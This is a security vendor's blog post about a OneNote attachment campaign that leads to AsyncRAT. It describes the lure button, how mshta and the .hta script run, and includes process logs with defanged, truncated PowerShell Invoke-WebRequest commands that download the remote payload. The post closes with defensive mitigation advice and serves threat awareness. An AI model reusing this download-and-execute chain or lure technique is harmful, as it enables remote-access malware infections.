
12 FEBRUARY 2024 | 4 MIN READ TIME

Microsoft OneNote (.One File Extension) Attachment Delivers AsyncRAT

Users reported some malicious Microsoft OneNote documents in the past days that lead to AsyncRAT, a remote administration tool used to control and monitor other computers. While it is common to see Microsoft Word, Excel and PowerPoint maldocs distributed via emails, OneNote maldocs are something new that we don't frequently see.



The infection starts with a OneNote document distributed via email that references to an invoice or order that needs to be reviewed. Once the malicious OneNote document is opened, the user is presented with a button "Double Click to View File" that if it is clicked, the system file "mshta.exe" is executed in the background to load a malicious .hta script (that was dropped on Temp folder). When the .hta script is loaded, an instance of powershell.exe is spawned to download the remote payload, hosted in this case on a free file sharing site.

NoVirusThanks OSArmor blocked the infection chain at the begin:

Follow Us

Newsletter

Receive news and interesting stuff directly on your email. Don't worry we hate spam, guaranteed!

Subscribe Now


Do Not Miss

Searching a Software? Be Aware Where You Click, You May Get Malware

Infostealers Distributed Using Cracked Software & Fake Installers

Fake OBS Studio Websites Advertised on Google Lead to Infostealer

Testing CVE-2021-40444 In-The-Wild Malicious DOCX & RTF Document



NoVirusThanks OSArmor

Suspicious Process Activity Blocked

Process: C:\Windows\SysWOW64\mshta.exe

Reason: Protect Office applications with anti-exploit module

Parent: C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE

Exclude | Open Logs | Don't Show Again

Here are some information about the process execution flow:

```
Process: [4348]C:\Windows\SysWOW64\mshta.exe
Process MD5 Hash: 06B02D5C097C7DB1F109749C45F3F505
Parent: [5608]C:\Program Files\Microsoft Office\Office16\ONENOTE.
Command Line: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\Dev\AppDa
Signer: <NULL>
Parent Signer: Microsoft Corporation
System File: True
Parent System File: False

Process: [3952]C:\Windows\System32\cmd.exe
Process MD5 Hash: ADF77CD50DC93394A09E82250FEB23C9
Parent: [3112]C:\Windows\System32\wbem\WmiPrvSE.exe
Command Line: cmd /c powershell Invoke-WebRequest -Uri hxxps://ww
Signer: <NULL>
Parent Signer: <NULL>
System File: True
Parent System File: True

Process: [5756]C:\Windows\System32\cmd.exe
Process MD5 Hash: ADF77CD50DC93394A09E82250FEB23C9
Parent: [3112]C:\Windows\System32\wbem\WmiPrvSE.exe
Command Line: cmd /c powershell Invoke-WebRequest -Uri hxxps://tr
Signer: <NULL>
Parent Signer: <NULL>
System File: True
Parent System File: True

Process: [4484]C:\Windows\System32\WindowsPowerShell\v1.0\powersh
```

```
Process MD5 Hash: F8278DB78BE164632C57002E82B07813
Parent: [3560]C:\Windows\System32\cmd.exe
Command Line: powershell  Invoke-WebRequest -Uri hxxps://www[.]on
Signer: <NULL>
Parent Signer: <NULL>
System File: True
Parent System File: True

Process: [7028]C:\Windows\System32\WindowsPowerShell\v1.0\powersh
Process MD5 Hash: F8278DB78BE164632C57002E82B07813
Parent: [6424]C:\Windows\System32\cmd.exe
Command Line: powershell  Invoke-WebRequest -Uri hxxps://transfer
Signer: <NULL>
Parent Signer: <NULL>
System File: True
Parent System File: True
```

If you don’t use Microsoft OneNote you may want to block attachments with “.one” (OneNote) file extension on your email anti-spam filter, and you may want to completely block the execution of Microsoft OneNote application (ONENOTE.EXE) to prevent opening of any OneNote document. Moreover, Office documents that ask you to click on a button to view the file (like in this OneNote maldoc example) should be immediately closed.

Facebook Twitter Linkedin Print

Other Interesting Posts

- New DLL Search Order Hijacking via System Processes on WinSxS Folder
- Searching a Tutorial on YouTube? Be Aware Where You Click (Malware Alert)
- QakBot and PikaBot Delivered via Digitally Signed MSI Windows Installers
- Fake "Copyright Infringement" Messages Lead to Facebook 2FA Bypass
- How to Digitally Sign Installer and Uninstaller with Inno Setup

Home | Blog | Privacy | Download | Back to Top